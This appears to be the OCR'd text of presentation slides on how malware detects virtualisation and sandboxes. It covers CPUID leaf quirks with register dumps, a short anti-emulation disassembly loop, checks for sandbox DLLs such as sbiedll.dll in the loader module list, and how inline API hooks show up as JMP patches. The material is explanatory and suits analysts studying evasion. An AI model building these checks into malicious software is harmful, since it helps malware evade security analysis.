
Native Windows




Vmware

Virtualisation detection

- CPUID weirdness



Native Windows




Virtual Box

CPUID leaf 4 gives cache status

Virtualization detection

- Leak's CPU Box cores count

On i3, i5, i7, leaf 0xb gives cpu count



X2
for hyperthread

Windows see **16 CPUs**

Virtualization detection

Virtualization detection

- Cpuid bible through examples

http://www.etallen.com/cpuid.html

Virtualization detection

- CPUID Missuse.

0x8000000 returns the last supported leaf in EAX

Since P4 (2003) at least 0x8000004

Virtualization detection

EAX In	EAX	EBX	ECX	EDX
80000000	80000008	0	0	0
80000001	0	0	1	100000
80000002	20202020	20202020	746E4920	52286C65
80000003	74412029	54286D6F	4320294D	4E205550
80000004	20303732	20402020	30362E31	7A4847
80000005	0	0	0	0
80000006	0	0	2008040	0
80000007	0	0	0	0
80000008	2020	0	0	0
80000009	7280203	0	0	2501
8000000A	7280203	0	0	2501
8000000B	7280203	0	0	2501
8000000C	7280203	0	0	2501
8000000D	7280203	0	0	2501

Virtualization detection

```
 Intel(R) Atom(TM) CPU D410   @ 1.66GHz
80000009  7280203          0          0     503

 Intel(R) Atom(TM) CPU N270   @ 1.60GHz
80000009  7280203          0          0    2501

 Intel(R) Xeon(R) CPU E5405   @ 2.00GHz
80000009          3        240        240        0

 Intel(R) Xeon(R) CPU E31220 @ 3.10GHz
80000009          0          0          3        0

 Intel(R) Core(TM) i3-3217U CPU @ 1.80GHz
80000009          7        340        340        0
```

Virtualization detection

EAX In	EAX	EBX	ECX	EDX
80000000	80000008	0	0	0
80000001	0	0	1	100000
80000002	20202020	20202020	746E4920	52286C65
80000003	74412029	54286D6F	4320294D	4E205550
80000004	20303732	20402020	30362E31	7A4847
80000005	0	0	0	0
80000006	0	0	2008040	0
80000007	0	0	0	0
80000008	2020	0	0	0
80000009	7280203	0	0	2501
8000000A	7280203	0	0	2501
8000000B	7280203	0	0	2501
8000000C	7280203	0	0	2501
8000000D	7280203	0	0	2501

Virtualization detection


EAX In	EAX	EBX	ECX	EDX
80000000	80000008	0	0	0
80000001	0	0	1	100000
80000002	20202020	20202020	746E4920	52286C65
80000003	74412029	54286D6F	4320294D	4E205550
80000004	20303732	20402020	30362E31	7A4847
80000005	0	0	0	0
80000006	0	0	2008040	0
80000007	0	0	0	0
80000008	2020	0	0	0
80000009	0	0	0	0
8000000A	0	0	0	0
8000000B	0	0	0	0
8000000C	0	0	0	0
8000000D	0	0	0	0

Virtualization detection

```
    0x00000040    90              nop
    0x00000041    90              nop
.-> 0x00000042    b8bebaadde      mov eax, 0xdeadbabe ; 0xdeadbabe
|   0x00000047    35b7baad5e      xor eax, 0x5eadbab7
|   0x0000004c    0fa2            cpuid
|   0x0000004e    01d8            add eax, ebx
|   0x00000050    01c8            add eax, ecx
|   0x00000052    01d0            add eax, edx
`=< 0x00000054    74ec            je 0x42
    0x00000056    90              nop
    0x00000057    90              nop
```


Sandbox detection

Using the LDR structure



- Executable name
- Loaded dll names


Using the LDR structure



- dbghelp.dll
- sbiedll.dll

It's true ! using Sandboxie avoid malwares to be launched !

Using the LDR structure



Using the LDR structure

InMemoryOrderModuleList

- enumdll.exe
- KERNEL32.dll
- ntdll.dll
- msvcrt.dll

simple executable :

```
$ objdump -x enumdll.exe |…
  DLL Name: KERNEL32.dll
  DLL Name: msvcrt.dll
```

InMemoryOrderModuleList

- enumdll.exe
- KERNEL32.dll
- ntdll.dll
- msvcrt.dll
- SHLWAPI.DLL
- ADVAPI32.dll
- RPCRT4.dll
- Secur32.dll
- GDI32.dll
- USER32.dll
- WS2_32.dll
- WS2HELP.dll
- IMM32.DLL
- mswsock.dll

Using the LDR structure

network filesystem registry process services synchronization

TIME	API	ARGUMENTS	STATUS	RETURN	REPEATED
2014-07-01 08:16:43,123	**ExitProcess**	ExitCode: 0	success	0x00000000	

1

Find the Jump

Process memory

8BFF
55
8BEC

```
Sleep:
mov edi, edi
push ebp
mov ebp, esp
…
```

```
enum {
    HOOK_JMP_DIRECT,
    HOOK_NOP_JMP_DIRECT,
    HOOK_HOTPATCH_JMP_DIRECT,
    HOOK_PUSH_RETN,
    HOOK_NOP_PUSH_RETN,
    HOOK_JMP_INDIRECT,
    HOOK_MOV_EAX_JMP_EAX,
    HOOK_MOV_EAX_PUSH_RETN,
    HOOK_MOV_EAX_INDIRECT_JMP_EAX,
    HOOK_MOV_EAX_INDIRECT_PUSH_RETN,
#if HOOK_ENABLE_FPU
    HOOK_PUSH_FPU_RETN,
#endif
    HOOK_SPECIAL_JMP,
    HOOK_TECHNIQUE_MAXTYPE,
};
```

Find the Jump

kernel32.WriteProcessMemory(hProcess,BaseAddress,Buffer,Size,pBytesWritten)

CPU Disasm			
Address	Hex dump	Command	Comments
7C802211	90	NOP	
7C802212	90	NOP	
7C802213	8BFF	MOV EDI,EDI	; BOOL
7C802215	55	PUSH EBP	
7C802216	8BEC	MOV EBP,ESP	
7C802218	51	PUSH ECX	
7C802219	51	PUSH ECX	
7C80221A	8B45 0C	MOV EAX,DWORD PTR SS:[EBP+0C]	
7C80221D	53	PUSH EBX	
7C80221E	8B5D 14	MOV EBX,DWORD PTR SS:[EBP+14]	
7C802221	56	PUSH ESI	
7C802222	8B35 C412807C	MOV ESI,DWORD PTR DS:[<&ntdll.NtProtectV	

Find the Jump


kernel32.WriteProcessMemory(hProcess,BaseAddress,Buffer,Size,pBytesWritten)

```
CPU Disasm
Address   Hex dump          Command                          Comments
7C802211    90              NOP
7C802212    90              NOP
7C802213    E9 6076EDE8     JMP 656D9878                     ; BOOL
7C802218    51              PUSH ECX
7C802219    51              PUSH ECX
7C80221A    8B45 0C         MOV EAX,DWORD PTR SS:[EBP+0C]
7C80221D    53              PUSH EBX
7C80221E    8B5D 14         MOV EBX,DWORD PTR SS:[EBP+14]
7C802221    56              PUSH ESI
7C802222    8B35 C412807C   MOV ESI,DWORD PTR DS:[<&ntdll.NtProtectV
```

Find the Jump

